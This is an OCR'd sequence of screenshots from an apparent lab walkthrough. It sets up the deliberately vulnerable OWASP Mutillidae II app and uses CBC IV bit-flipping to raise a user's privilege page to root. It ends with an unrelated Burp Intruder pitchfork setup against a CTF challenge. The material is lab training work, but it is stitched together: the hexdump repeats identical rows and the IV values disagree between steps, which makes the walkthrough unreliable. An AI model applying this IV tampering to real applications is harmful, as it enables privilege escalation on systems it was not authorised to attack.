


```
┌──(root💀kali)-[/home/kali]
└─# xxd ciphertext.enc
00000000: 5361 6c74 6564 5f5f c392 f9b0 5545 e3fe  Salted__....UE..
00000010: 93e0 d7f3 0639 1698 ba35 4f91 98ac 4415  .....9...5O...D.
00000020: 36ab 3271 b5cf b84d d222 18fc d500 198d  6.2q...M."......
00000030: a895 e55a e70e d5c7 3d50 ca88 be07 d610  ...Z....=P......
00000040: 93e0 d7f3 0639 1698 ba35 4f91 98ac 4415  .....9...5O...D.
00000050: 36ab 3271 b5cf b84d d222 18fc d500 198d  6.2q...M."......
00000060: a895 e55a e70e d5c7 3d50 ca88 be07 d610  ...Z....=P......
00000070: 93e0 d7f3 0639 1698 ba35 4f91 98ac 4415  .....9...5O...D.
00000080: 36ab 3271 b5cf b84d d222 18fc d500 198d  6.2q...M."......
00000090: a895 e55a e70e d5c7 3d50 ca88 be07 d610  ...Z....=P......
000000a0: 93e0 d7f3 0639 1698 ba35 4f91 98ac 4415  .....9...5O...D.
000000b0: 36ab 3271 b5cf b84d d222 18fc d500 198d  6.2q...M."......
000000c0: a895 e55a e70e d5c7 3d50 ca88 be07 d610  ...Z....=P......
000000d0: 93e0 d7f3 0639 1698 ba35 4f91 98ac 4415  .....9...5O...D.
000000e0: 36ab 3271 b5cf b84d d222 18fc d500 198d  6.2q...M."......
000000f0: a895 e55a e70e d5c7 3d50 ca88 be07 d610  ...Z....=P......
00000100: 93e0 d7f3 0639 1698 ba35 4f91 98ac 4415  .....9...5O...D.
00000110: 36ab 3271 b5cf b84d d222 18fc d500 198d  6.2q...M."......
00000120: a895 e55a e70e d5c7 3d50 ca88 be07 d610  ...Z....=P......
00000130: 93e0 d7f3 0639 1698 ba35 4f91 98ac 4415  .....9...5O...D.
00000140: a2b5 8810 aeee f82b c2f9 dad7 7d7e 7e89  .......+....}~~.
```







```
┌──(root💀kali)-[/home/kali/Downloads]
└─# chmod +x xampp-linux-x64-7.3.30-0-installer.run

┌──(root💀kali)-[/home/kali/Downloads]
└─# ./xampp-linux-x64-7.3.30-0-installer.run
```




```
┌──(root💀kali)-[/home/kali]
└─# git clone https://github.com/webpwnized/mutillidae.git
Cloning into 'mutillidae'...
remote: Enumerating objects: 3882, done.
remote: Counting objects: 100% (1001/1001), done.
remote: Compressing objects: 100% (470/470), done.
remote: Total 3882 (delta 512), reused 955 (delta 475), pack-reused 2881
Receiving objects: 100% (3882/3882), 9.79 MiB | 10.91 MiB/s, done.
Resolving deltas: 100% (1394/1394), done.

┌──(root💀kali)-[/home/kali]
└─# mv /home/kali/mutillidae/* /opt/lampp/htdocs
```



```
  GNU nano 5.4  /opt/lampp/htdocs/includes/database-config.inc *
<?php
define('DB_HOST', '127.0.0.1');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', '');
define('DB_NAME', 'mutillidae');
define('DB_PORT', 3306);
?>
```



```
┌──(root💀kali)-[/home/kali]
└─# /opt/lampp/lampp start
Starting XAMPP for Linux 7.3.30-0...
XAMPP: Starting Apache...already running.
XAMPP: Starting MySQL...ok.
XAMPP: Starting ProFTPD...ok.

┌──(root💀kali)-[/home/kali]
└─# 
```



```
privilege-level.php&iv=0bc24fc1ab650b25b4114e93a98f1eba
```

OWASP Mutillidae II: Keep Calm and Pwn On


Version: 2.8.59   Security Level: 1 (Client-Side Security)   Hints: Disabled (0 - I try harder)
Not Logged In

Home | Login/Register | Toggle Security | Drop TLS | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
Others
Labs
Documentation
Back
Help Me!

View User Privilege Level

User Privilege Level

Application ID	!1B2
User ID	174 (Hint: 0X31 0X37 0X34)
Group ID	235 (Hint: 0X32 0X33 0X35)




OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.59 Security Level: 1 (Client-Side Security) Hints: Disabled (0 - I try harder)
Not Logged In

View User Privilege Level

User Privilege Level

Application ID	o1B2
User ID	174 (Hint: 0X31 0X37 0X34)
Group ID	235 (Hint: 0X32 0X33 0X35)




```
20 renders "7"   b0 renders "7"   10 renders "4"
21 renders "6    b1 renders "6"   11 renders "5"
22 renders "5"   b2 renders "5"   12 renders "6"
23 renders "4"   b3 renders "4"   13 renders "7"
24 renders "3"   b4 renders "3"   14 renders "0"
25 renders "2"   b5 renders "2"   15 renders "1"
26 renders "1"   b6 renders "1"   16 renders "2"
27 renders "0"   b7 renders "0"   17 renders "3"
28 renders "?"   b8 renders "?"   18 renders "<"
29 renders ">"   b9 renders ">"   19 renders "="
```

```
6b c2 4f c1 ab 65 0b 25 b4 11 4e 93 a9 8f 1e ba |  IV
------------------------------------------------|
01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 |  Byte position
________________________________________________|
```

```
_____________________
         05  06  07 | IV byte position
User ID  X   X   X  |
GroupID  X   X   X  |
         08  09  10 | IV byte position
____________________|
```

```
Position 5 XOR:  1010 = a
Position 6 XOR:  0010 = 2
Position 7 XOR:  1111 = f
Position 8 XOR:  0111 = 7
Position 9 XOR:  0111 = 7
Position 10 XOR: 0100 = 4
```



-privilege-level.php&iv=6bc24fc1aa620f27b7144e93a98f1eba

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.59 Security Level: 1 (Client-Side Security) Hints: Disabled (0 - I try harder)


Not Logged In


View User Privilege Level

User is root!

User Privilege Level

Application ID	A1B2
User ID	000 (Hint: 0X30 0X30 0X30)
Group ID	000 (Hint: 0X30 0X30 0X30)





Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Pitchfork

```
GET
/ctf/challenge5/index.php?algo=sha1&file=§test§&hash=§dd03bd22af3a4a0253a66621
bcb80631556b100e§ HTTP/1.1
Host: 192.168.108.106
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.108.106/ctf/challenge5/index.php?algo=sha1&file=test&hash=dd03b
d22af3a4a0253a66621bcb80631556b100e
Connection: close
Upgrade-Insecure-Requests: 1
```

Type a search term   0 matches

2 payload positions   Length: 528



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2

Payload count: 44


Payload type: Simple list

Request count: 43

Payload Options [Simple list]

